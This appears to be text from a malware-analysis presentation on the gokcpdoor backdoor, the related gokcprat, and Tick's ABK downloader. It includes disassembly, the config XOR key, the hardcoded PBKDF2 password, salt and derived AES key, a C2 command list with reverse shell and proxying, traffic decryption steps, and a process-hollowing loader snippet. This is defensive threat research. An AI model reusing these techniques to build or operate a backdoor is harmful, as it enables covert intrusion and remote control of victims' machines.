f main_handleConnWait_dwrap_5
f main_readconfig
f main_main
f main_mCommandTimeOut
f main_WinExec
f main_init
```

For Windows functions

```
mov [rsp+50h+arg_8], rbx
mov [rsp+50h+var_18], rcx
mov [rsp+50h+arg_0], rax
lea rax, aKernel32Dll_1 ; "kernel32.dll"
mov ebx, 0Ch
call syscall_LoadLibrary
lea rbx, aWinexec ; "WinExec"
mov ecx, 7
call syscall_GetProcAddress
nop
mov rcx, [rsp+50h+arg_8]
```

```
mov [rsp+48h+var_48], rax
mov [rsp+48h+var_40], rbx
mov [rsp+48h+var_38], rcx
mov [rsp+48h+var_30], rdi
mov [rsp+48h+var_28], rsi
call syscall_Syscall
xorps xmm15, xmm15
mov r14, gs:28h
```

Get address of **WinExec** and call it via Syscall function

# Open Port (1/2)

- gokcpdoor starts opening port with **hardcoded port number**
- The port number differs depending on the sample

```
mov     rdx, rax
lea     rax, aUdp_1      ; "udp"
mov     r9, rbx
mov     ebx, 3
mov     rcx, rdx         ; 0.0.0.0:10054
mov     rdi, r9
call    net_ResolveUDPAddr
test    rbx, rbx
jz     short loc_577830

loc_577830:                ; int
mov     ebx, 3
mov     rcx, rax         ; int
lea     rax, aUdp_1      ; int
nop
call    net_ListenUDP
test    rbx, rbx
```

```
test@test-vm:~$ ss -anu
State      Recv-Q      Send-Q      Local Address:Port      Peer Address:Port
UNCONN    0            0           127.0.0.53%lo:53        0.0.0.0:*
UNCONN    0            0           0.0.0.0:48253          0.0.0.0:*
UNCONN    0            0           0.0.0.0:5353           0.0.0.0:*
UNCONN    0            0           0.0.0.0:631            0.0.0.0:*
UNCONN    0            0           [::]:5353              [::]:*
UNCONN    0            0           [::]:60000              [::]:*
UNCONN    0            0           *:10054                  **
```

Show open port of UDP using ss command

Opening 10054/udp using net package some functions

# Open Port (2/2)

```
.text:00000000005BC018 mov     rbx, cs:off_7AEFD0 ; xored+base64_config
.text:00000000005BC018 ; 000000000061CFAC 1B 25 58 45 18 12 09 06 7C 0F 07 3D 1B 22 2D 03 .%XE....|..="-.
.text:00000000005BC018 ; 000000000061CFBC 1A 30 30 4B 57 0C 5D 0F 0C 22 26 43 02 2F 19 09 .00KW.].."&C./..
.text:00000000005BC018 ; ...
.text:00000000005BC01F mov     rcx, cs:qword_7AEFD8 ; size_0xC8
.text:00000000005BC026 lea    rax, [rsp+68h+var_30]
.text:00000000005BC02B call   runtime_stringtoslicebyte
.text:00000000005BC030 mov     [rsp+68h+var_10], rax
.text:00000000005BC035 mov     [rsp+68h+var_38], rbx
.text:00000000005BC03A mov     rcx, rbx
.text:00000000005BC03D lea    rax, RTYPE_uint8
.text:00000000005BC044 call   runtime_makeslice
.text:00000000005BC049 mov     rdx, [rsp+68h+var_38]
.text:00000000005BC04E mov     rsi, [rsp+68h+var_10]
.text:00000000005BC053 xor     ecx, ecx
.text:00000000005BC055 jmp    short loc_5BC073
```

XOR decode

```
.text:00000000005BC057 ; -----
.text:00000000005BC057 loc_5BC057: ; CODE XREF: main_readconfig+A8↓j
.text:00000000005BC057 lea    r9, aVf12txhs1khe ; 'Vf12TxHs1KhE'
.text:00000000005BC05E movzx  r9d, byte ptr [rax+r9]
.text:00000000005BC063 xor     edi, r9d
.text:00000000005BC066 mov     [rbx+rcx], dil
.text:00000000005BC06A inc     rcx
.text:00000000005BC06D mov     rax, rbx ; 000000C000D80D0 4D 43 34 77 4C 6A 41 75 4D 44 6F 78 4D 44 41 31
.text:00000000005BC06D ; 000000C000D80E0 4E 48 78 38 66 47 35 4A 5A 44 4A 71 56 57 51 7A
.text:00000000005BC06D ; ...
```

'Vf12TxHs1KhE'

XOR Key

MC4wLjAuMDoxMDA1NHx8fg5JZDJqVWQz

Base64 decode

```
.text:00000000005BC112 mov     rbx, cs:off_7AEFD0
.text:00000000005BC119 mov     rcx, cs:qword_7AEFD8 ; size_0x28
.text:00000000005BC120 mov     rax, cs:qword_7B7AD0 ; base64_table_strings
.text:00000000005BC127 call   encoding_base64_ptr_Encoding_DecodeString ; b64decoded_config
.text:00000000005BC127 ; 000000C0001E5A0 30 2E 30 2E 30 2E 30 3A 31 30 30 35 34 7C 7C 7C
.text:00000000005BC127 ; 000000C0001E5B0 6E 49 64 32 6A 55 64 33 4C 64 31 46 78 65 00 00
```

The identifier to begin C2 operation

Open Port

0.0.0.0:10054  
nId2jUd3Ld1Fxe..

Command	Description
exec	Execute a program
shell	Start reverse shell session
wget	Download a file from URL on infected host
upload	Upload a file from C2 server to infected host
download	Download a file from infected host to C2 server
dir / ls	List the contents of the specified directory
mkdir	Create a directory
rm	Remove the specified directory or file
cd	Change current directory
pwd	Get current directory path
whoami / id	Get username by executing "whoami" or "id" command
getos	Get OS information by executing "wmic os get name" or "uname -a" command
ps	List all running processes
ifconfig / ipconfig	List all network interfaces
netstat	Get network statistics about all active connections

Command	Description	
portforward	list	List all port forwarding settings
	add	Add port forwarding setting which TCP or UDP can be selected
	del	Delete port forwarding setting
socks5	list	List all SOCKS5 settings
	add	Add SOCKS5 setting
	del	Delete SOCKS5 setting
charset	Change character set (gokcpdoor only supports UTF-8)	
back	End C2 command operation	
exitprocess	Terminate own process	

```
case 'kcab':  
    ((void (*)(void))v485[3])();  
    break;  
case 'cexe':  
    v68 = v485;  
    runtime_convT2T(v98, v177, v249):  
        ⋮ (redacted)  
if ( *v12 != 'gifnocfi' && *v12 != 'gifnocpi' )
```

gokcpdoor implemented C2 commands example

# Communication Data Format

- The format is **base64-encoded string** and a **newline code**
- C2 command examples:
  - base64("exec") + 0x0A
  - base64("calc.exe") + 0x0A
- They are encapsulated and encrypted

Original Data

**C2 command / execution result**

gokcpdoor Data Format

**base64-encoded string & line feed(LF)**  
(Variable)

KCP Message Segment

conv (4B)	cmd (1B)	frg (1B)	wnd (2B)	ts (4B)	sn (4B)	una (4B)	len (4B)	<b>data</b> (Variable)
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kcp-go Plaintext Format

Nonce (16B)	CRC32 (4B)	FEC SEQID (4B)	FEC TYPE (2B)	SIZE (2B)	<b>KCP Message</b> (Variable)
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UDP Packet

Source Port (2B)	Destination Port (2B)	Length (2B)	Checksum (2B)	<b>Data</b> (Variable)
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↓ Encrypt

# Encryption Methods by gokcpdoor

- gokcpdoor uses PBKDF2 with HMAC-SHA-1 and AES-256

```
qmemcpy(password, "d#gxwsT.LgpU!dxbdUd5", sizeof(_20_uint8));
salt = (_17_uint8 *)runtime newobject(&RTYPE_17_uint8);
qmemcpy(salt, "Kc7djb3Yc>,x0pd8J", sizeof(_17_uint8));
v4 = (int)salt;
v5 = golang_org_x_crypto_pbkdf2_Key(
    (_DWORD)password,
    20,
    20,
    (_DWORD)salt,
    17,
    17,
    1024,
    32,
    (unsigned int)crypto sha1 New);
v11 = program_kcp_NewAESBlockCrypt(v5, 20, v6, v4, 17, v7, v8, v9, v10);
v12 = 20;
v13 = qword_7A02F8;
v17 = program_kcp_ListenWithOptions(qword_7A02F0, qword_7A02F8, v11, 20, 10, 3, v14, v15, v16, v35, v38, v40);
```

Annotations:

- Password: "d#gxwsT.LgpU!dxbdUd5"
- Salt: "Kc7djb3Yc>,x0pd8J"
- Iterations and Derived key length: 1024, 32
- AES encryption function: program\_kcp\_NewAESBlockCrypt

Derived key (32bytes) :

```
2C 77 0F 78 05 F4 BB 63 F1 BB E4 92 53 32 51 67
10 A3 8F 80 DF BC C3 1F 63 C9 16 47 71 E4 E5 2B
```

- **gokcprat** is similar to gokcpdoor in terms of used libraries, codes and strings contained
- However, there is a difference between **Backdoor** and **RAT**


Functions	gokcpdoor	gokcprat
Build version	go1.17.5	go1.16.6
Support OS	Linux, Windows	Linux
Malware Types	Backdoor	RAT
Traffic Mode	Listener	Reverser
Encryption Methods	PBKDF2 and AES-256	PBKDF2 and AES-256
Bot commands	20 various commands	15 various commands
C2 Communication Protocols	KCP	KCP
VT First Submissions	7.12.2022	11.18.2021

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# C2 Traffic Emulation and Demonstration



- The closed environment for demonstration



- Operations to try
  1. Get device information from infected PC
  2. Upload and download file
  3. Execute some files
  4. Set up port forwarding and connect to uninfected PC via infected PC

# Captured UDP Traffic and Decryption

```
00000000 72 2a 1f 6a 9e 47 d6 68 f9 ed ca 3a 2c 0f 50 91 22 fe 88 77 6c 79
00000010 22 fe 88 77 6c 79 9f 01 70 8a 30 e2 c1 df 2b 23 f6 d1 7d 8a 3d e2 c1 df
00000020 f6 d1 7d 8a 3d e2 c1 df 2b 23 f6 d1 7d 8a 3d e2 c1 df 2b 23 f6 d1 7d 8a 3d e2 c1 df
00000030 1a 12 0f 11 74 5d b4 96 01 91 81 5e a3 e1 c3 5b 14 6d 54 46 c9
00000040 5b 14 6d 54 46 c9 54 cf
00000048 24 15 16 7b 01 fe e8 4e 2f 49 6c 49 ff 95 29 38 51 0f 03 00 00
00000058 8f 5a ba b3 01 80 3e 81 40 01 c8 c3 37 e9 5f 71 0f 03 00 00
00000068 34 a4 81 5e a3 e1 c3 5b 14 6d 54 46 c9 54 cf
00000078 11 da d3 ce
00000088 19 07 60 10 7d 03 01 52 08 28 89 04 0f 04 7a e1 71 0f 03 00 00
00000098 88 07 05 8e a5 01 1e 6f 7e 1d a4 23 04 94 50 71 0f 03 00 00
000000c8 cf 53 cc 5f bf e8 8a 7e 70 4a 96 03 08 e2 2a 71 0f 03 00 00
000000d8 cd 01 e8 9e f8 6d da c6 6a 19 a4 53 ea 71 0f 03 00 00
000000e8 7d 4b 7e 70 c7 8d e2 f3 48 07 85 6e f1 42 e8 5b 71 0f 03 00 00
000000f8 56 56 fc fd 3c ee 22 9a 8f 81 b4 70 9e 9f c9 90 71 0f 03 00 00
00000108 15 77 e9 b2 54 cb 81 f3 eb 45 cd 4b a7 33 1b 74 71 0f 03 00 00
00000118 54 0e c2 ea 71 0f 03 00 00
00000128 07 08 45 5d 8f cd 9f a7 3f 8d be 7e 4c 6a 55 1b 71 0f 03 00 00
00000138 0c 70 99 a6 97 92 98 30 c3 b1 55 85 0f 63 3a dc 71 0f 03 00 00
00000148 29 80 80 e4 11 95 f5 c4 05 15 56 e1 be 80 b0 3d 71 0f 03 00 00
00000158 bd 03 7a 59 98 f9 11 12 58 28 81 c7 73 09 57 71 0f 03 00 00
00000168 63 e6 cb a1 3a 8b 85 11 b6 a3 77 4a 0a b6 9e 71 0f 03 00 00
00000178 17 ca 2f 05 04 98 e8 a8 16 70 90 42 05 71 0f 03 00 00
00000188 7f 65 5c 0c a1 62 e2 57 30 2a 0c 83 3a 71 0f 03 00 00
00000198 c1 48 c1 9d 6e af 92 11 1e 01 7a 0e 08 01 b2 f5 71 0f 03 00 00
00000208 1a ea cf 86 ca 0a 61 a7 e2 0b c0 81 ac 77 50 5c 71 0f 03 00 00
00000218 25 da 2c de a6 3d 08 f1 55 a1 9a 48 f9 7e 21 8d c6 6a 55 1b 71 0f 03 00 00
00000228 a5 52 e4 1f 19 0a e0 41 5c 7c 63 29 88 b7 71 0f 03 00 00
00000238 62 ba fd 4a f8 73 82 ff f6 6d 0c 95 36 75 08 e7 71 0f 03 00 00
00000248 05 7f 5d 62 7f 0a 29 a1 0e a5 1e 9e 30 30 64 71 0f 03 00 00
00000258 1f 60 c4 86 21 61 6a e8 0f 69 0b 73 17 ff 1a 71 0f 03 00 00
00000268 93 50 ca 54 65 55 ac 09 a9 56 87 0b ee 60 10 71 0f 03 00 00
00000278 e7 71 3a 09 ee ec 2f 4c f0 97 58 5a ec 52 2a 00 71 0f 03 00 00
00000288 28 8c e7 c2 91 71 0f 03 00 00
00000298 e9 04 27 a4 c9 03 16 c5 c7 55 2c 86 51 50 23 66 71 0f 03 00 00
00000308 97 16 3d ac fa 38 f0 3a 9f 2a 4a 06 3f ca 60 8a 71 0f 03 00 00
00000318 93 12 17 06 cc 00 0e c5 95 1c 0e 23 41 fa e0 71 0f 03 00 00
00000328 7c a3 69 01 71 0f 03 00 00
00000338 f5 c2 37 00 cd f9 4c 33 45 f7 23 cf a8 00 43 9b 71 0f 03 00 00
00000348 6e f1 e6 9e 2e fa b2 ca 55 5f 08 2e a2 21 80 58 71 0f 03 00 00
00000358 1a 12 0f 11 74 5d b4 96 01 91 81 5e a3 e1 c3 5b 14 6d 54 46 c9 71 0f 03 00 00
00000368 70 99 3b 7c 0e ee 0f fc 8d 29 05 20 fa 71 0f 03 00 00
00000378 c8 92 e4 5e f6 81 96 62 7a be 2d a2 c3 7c a0 71 0f 03 00 00
00000388 3f af e2 ec a2 81 05 e2 58 64 af 60 90 63 2d 48 71 0f 03 00 00
00000398 25 7a e9 9b 7d 2a 41 f8 02 09 0a ea f9 4a 1e 65 71 0f 03 00 00
00000408 84 95 b4 17 71 0f 03 00 00
00000418 c1 c0 78 13 1a 58 cc c0 fa 69 5d 2c a4 f4 e9 71 0f 03 00 00
00000428 01 47 6d 9b 4c 2f 24 70 83 27 69 5c 70 7a 16 00 71 0f 03 00 00
00000438 d1 c2 93 14 e4 4c 7f 57 01 ee f9 35 5e 17 ff 59 71 0f 03 00 00
00000448 e0 3f 09 09 33 21 af 48 80 76 0e a2 0f 48 f5 71 0f 03 00 00
00000458 75 92 39 74 91 0a 60 72 41 02 81 0e 04 02 eb 80 71 0f 03 00 00
00000468 83 f7 06 24 9e 71 0f 03 00 00
00000478 cf ce 43 95 88 f3 8c f9 ae 0f 01 ce 14 8c ec 18 71 0f 03 00 00
00000488 c0 ce 50 70 12 2e 9f 71 be 0e de b0 39 8a ee 71 0f 03 00 00
00000498 88 4a 5d 26 cf fa 34 fa 25 93 09 1e 80 9c b4 71 0f 03 00 00
00000508 07 34 06 30 71 0f 03 00 00
00000518 05 64 6a 27 07 41 09 9a 19 1a 62 0a ef b0 45 71 0f 03 00 00
00000528 84 ac 51 23 c1 51 e7 e5 11 75 bc e5 41 cd ea 33 71 0f 03 00 00
00000538 8a 35 cf 6a 03 57 7a cb 23 eb 0b 9e 52 57 04 bc 71 0f 03 00 00
00000548 c8 3c 3c 6a 02 1d 29 84 71 0f 03 00 00
00000558 5f 6b 24 df 00 bf 17 5e ab 60 a1 c7 05 de e4 fa 71 0f 03 00 00
00000568 e7 67 ef aa 33 5f 78 bc 12 ae b2 3a 09 0b c0 71 0f 03 00 00
00000578 26 63 fd 17 66 86 0e 8a f6 48 54 0e fd 57 c8 54 71 0f 03 00 00
00000588 50 c2 66 71 0f 03 00 00
00000598 75 35 94 2a bb 1c 5f 07 23 0c bd e6 54 74 d8 71 0f 03 00 00
00000608 67 2f ce f0 71 2e 79 41 5e 0f 0c 03 59 00 0f 71 0f 03 00 00
00000618 78 5e ce 11 29 1e 2a 08 01 80 0e 90 60 e6 a1 71 0f 03 00 00
00000628 70 7b 8f 5e 99 05 86 27 15 e7 fa c2 97 83 3a 71 0f 03 00 00
00000638 4f 82 83 fc 07 2d 5c da 02 50 cf b4 00 7e a1 71 0f 03 00 00
00000648 62 1e a5 07 cc 05 60 00 00 00 00 00 00 00 00 00 71 0f 03 00 00
00000658 75 0b 0e fe 36 0c 1a f5 b0 e2 31 81 97 cb 72 6f 71 0f 03 00 00
00000668 2b 09 23 0f 30 66 12 a0 11 8c 5a 0e 8a e2 06 33 71 0f 03 00 00
00000678 19 20 70 8c 43 f4 16 62 90 fa 03 91 48 ef f6 71 0f 03 00 00
00000688 32 ff 09 00 00 26 46 a3 4e 6f c5 50 07 ad 71 0f 03 00 00
00000698 2a 5c 0b 23 a5 23 05 6f 05 e2 ff be b3 30 ef 0a 71 0f 03 00 00
00000708 2b 09 23 0f 30 66 12 a0 11 8c 5a 0e 8a e2 06 33 71 0f 03 00 00
00000718 19 20 70 8c 43 f4 16 62 90 fa 03 91 48 ef f6 71 0f 03 00 00
00000728 32 ff 09 00 00 26 46 a3 4e 6f c5 50 07 ad 71 0f 03 00 00
00000738 fe 3a 17 2b de 18 72 70 28 9b 1e 7f 07 b2 51 0e 71 0f 03 00 00
00000748 f9 58 06 07 25 28 0e 50 91 32 81 39 6c a1 71 0f 03 00 00
00000758 18 ee ce 80 ce 70 0e 19 08 f0 8c 9f 33 eb 07 71 0f 03 00 00
00000768 a6 07 bf 28 1b 73 53 2a 3b 0b a5 8c 23 86 e7 14 71 0f 03 00 00
00000778 8f 0e f0 e4 08 59 7c 2e 25 a5 e6 06 10 33 a0 71 0f 03 00 00
00000788 05 99 fe 0b 85 0b 57 70 27 e7 a6 07 95 09 19 2b 71 0f 03 00 00
00000798 23 7c 01 31 64 94 5b 2f 27 6c ee 81 77 a9 2a 5e 71 0f 03 00 00
00000808 45 30 39 0c 1c 57 50 00 4b cd b9 a8 70 dc b2 fa 71 0f 03 00 00
00000818 ff 0f 08 ce 2e 18 0f 27 86 95 21 09 04 8a 7e 71 0f 03 00 00
00000828 08 72 ee 0c 08 09 ea f0 80 a2 12 1e 55 0b 58 71 0f 03 00 00
00000838 8d 06 46 32 ce 85 c1 ea f0 16 23 57 70 68 94 ee 71 0f 03 00 00
```

```
> Frame 16: 114 bytes on wire (912 bits), 114 bytes captured (912
> Ethernet II, Src: VMware_34:22:80 (00:0c:29:34:22:80), Dst: VMwa
> Internet Protocol Version 4, Src: 192.168.12.12, Dst: 192.168.1
> User Datagram Protocol, Src Port: 59214, Dst Port: 10530
Data (72 bytes)
Data: 722a1f6a9e47d6d68f9edca3a2c0f509122fe88776c799fd17d8a3e
[Length: 72]
```

```
0000 00 0c 29 94 13 50 00 0c 29 34 22 80 08 00 45 00 ..)P..4"...E.
0010 00 64 24 97 40 00 40 11 7c 31 c0 a8 0c 0c c0 a8 d$.@.@|1.....
0020 0c 64 e7 4e 29 22 00 50 9a 22 72 2a 1f 6a 9e 47 d.N)"P"r*.j.G
0030 dd 68 f9 ed ca 3a 2c 0f 50 91 22 fe 88 77 6c 79 h...:;P"...wly
0040 9f d1 7d 8a 3d e2 c1 df 2b 23 f6 f4 ab a0 f8 89 .}=...+#+.....
0050 a5 86 f0 14 64 64 80 cf ba f7 1e 13 6f 7e 11 74 ...dd...o~t
0060 5d b4 56 d1 91 81 5e a3 e1 c3 5b 14 6d 54 46 c9 ]V...^...[.mTF.
0070 54 cf T.
```

The first UDP packet captured by Wireshark [9]

Extract UDP Data

Recipe: AES Decrypt

Key: Key derived by gokcpdoor  
2C 77 0F 78 05 F4 BB 63 F1 BB E4 92 5...

IV: IV hardcoded in kcp-go  
A7 73 4F 9C 12 AC 1B 01 A4 15 F2 C1 F...

Mode: CFB

Input: Hex

Output: Raw

To Hexdump: Width 16, Upper case hex, Include final length, UNIX format

Input: 722a1f6a9e47d6d68f9edca3a2c0f509122fe88776c799fd17d8a3e2c1df2b23f6f4aba0f889a586f014646480cfbaf71e136f7e11745db456d191815ea3e1c35b146d5446c954cf

Decrypt

Output: ca 1d 7c ab 51 8d 19 58 1b 15 69 98 09 6a fa 5d |Ê.|«Q..X..i..jú|  
f6 24 91 77 00 00 00 00 f1 00 2e 00 a2 97 ee 44 |ö\$.w....ñ...¢.iD|  
51 00 20 00 2b 00 00 00 00 00 00 00 00 00 00 |Q.+.+.....|  
14 00 00 00 62 6b 6c 6b 4d 6d 70 56 5a 44 4e 4d |...|bk|kMmpVZDNNM|  
5a 44 46 47 65 47 55 3d |ZDFGeGU=|

Base64 Decode

Output: nld2jUd3Ld1Fxe

(The identifier to begin C2 operation)

Captured UDP traffic


The UDP data decrypted by CyberChef [10]

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# Attribution




# Infection Chain for gokcpdoor - One Case



- We confirmed gokcpdoor from March 2021 to around March 2022
- In this case, we have confirmed **ABK downloader** used by Chinese APT actors **Tick** together with **gokcpdoor**


# ABK Downloader Infection Process



Consent.exe



Load (DLL Side-Loading)



OAED Loader [12]

Decrypt embedded **payload**  
(**ABK downloader**)

secur32.dll



Inject decrypted **payload**



svchost.exe

```
ReadFile_0(v2, v4, FileSize_0, &ExitCode[1], 0);
CloseHandle_0(v2);
strcpy(v17, "v|xI?1bw"); // marker strings
v5 = sub_90388C((int)v4, FileSize_0, (int)v17, 7);
if ( !v5 )
    ExitProcess_0(0);
v6 = (char *)(v5 + 8);
v14[0] = (HANDLE)(v5 + 8 - (_DWORD)v4);
if ( (int)(FileSize_0 - (unsigned int)v14[0] - ; 76 7c 78 49 3f 31 62 57 1b 0c c6 00 55 00 00 00 v|xI?1bw ...U...
; 52 00 00 00 a9 a9 00 00 ee 00 00 00 00 00 00 00 R.....
{
    v7 = FileSize_0 - (v6 - (_BYTE *)v4); ; 16 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
    v8 = 0; ; 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
    do ; 00 00 00 00 a6 00 00 00 58 49 ec 58 00 e2 5f 9b .....XI.X.._
    { ; 77 ee 57 1a 9b 77 02 3e 3f 25 76 26 24 39 31 24 w.W..w.>?%v&$91$
        v9 = v6[v8]; ; 37 3b 76 35 37 38 38 39 22 76 34 33 76 24 23 38 7;v57889"v43v$#8
        if ( v9 && v9 != 0x56 ) ; .....
            v6[v8] ^= 0x56u; // XOR decode (key=0x56)
            ++v8;
            --v7;
    }
    while ( v7 );
}
v14[0] = (HANDLE)"iexplore.exe";
v10 = (const CHAR *)sub_40A9E0();
if ( !strcmpiA(v10, (LPCSTR)v14[0]) )
{
    sub_9034A8();
    v11 = (const CHAR *)sub_40A9E0();
    lstrcpyA(String1, v11);
    sub_40A760(0);
}
sub_409FBC();
v12 = 4;
while ( 1 )
{
    v13 = sub_9012AC(dword_937AE0, v20, v6, 0); // start the process hollowing method
; 76 7c 78 49 3f 31 62 57 4d 5a 90 00 03 00 00 00 v|xI?1bvMZ.....
; 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 .....
; 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 @.....
; 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
; 00 00 00 00 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd .....
; 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 !..L.!This progr
; 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e am cannot be run
; .....
```

**OAED Loader** executes **ABK downloader** via process hollowing into legitimate "svchost.exe" process

# ABK Downloader Functions

It mainly has four features:

- Detects some **security products**
- Collects MAC address, System information and AV information and send to C2 servers using **no space User-Agent**
- Executes only during **working hours (8:00-18:00)** using GetLocalTime API
- Uses legitimate websites for C2 servers and downloads next malware

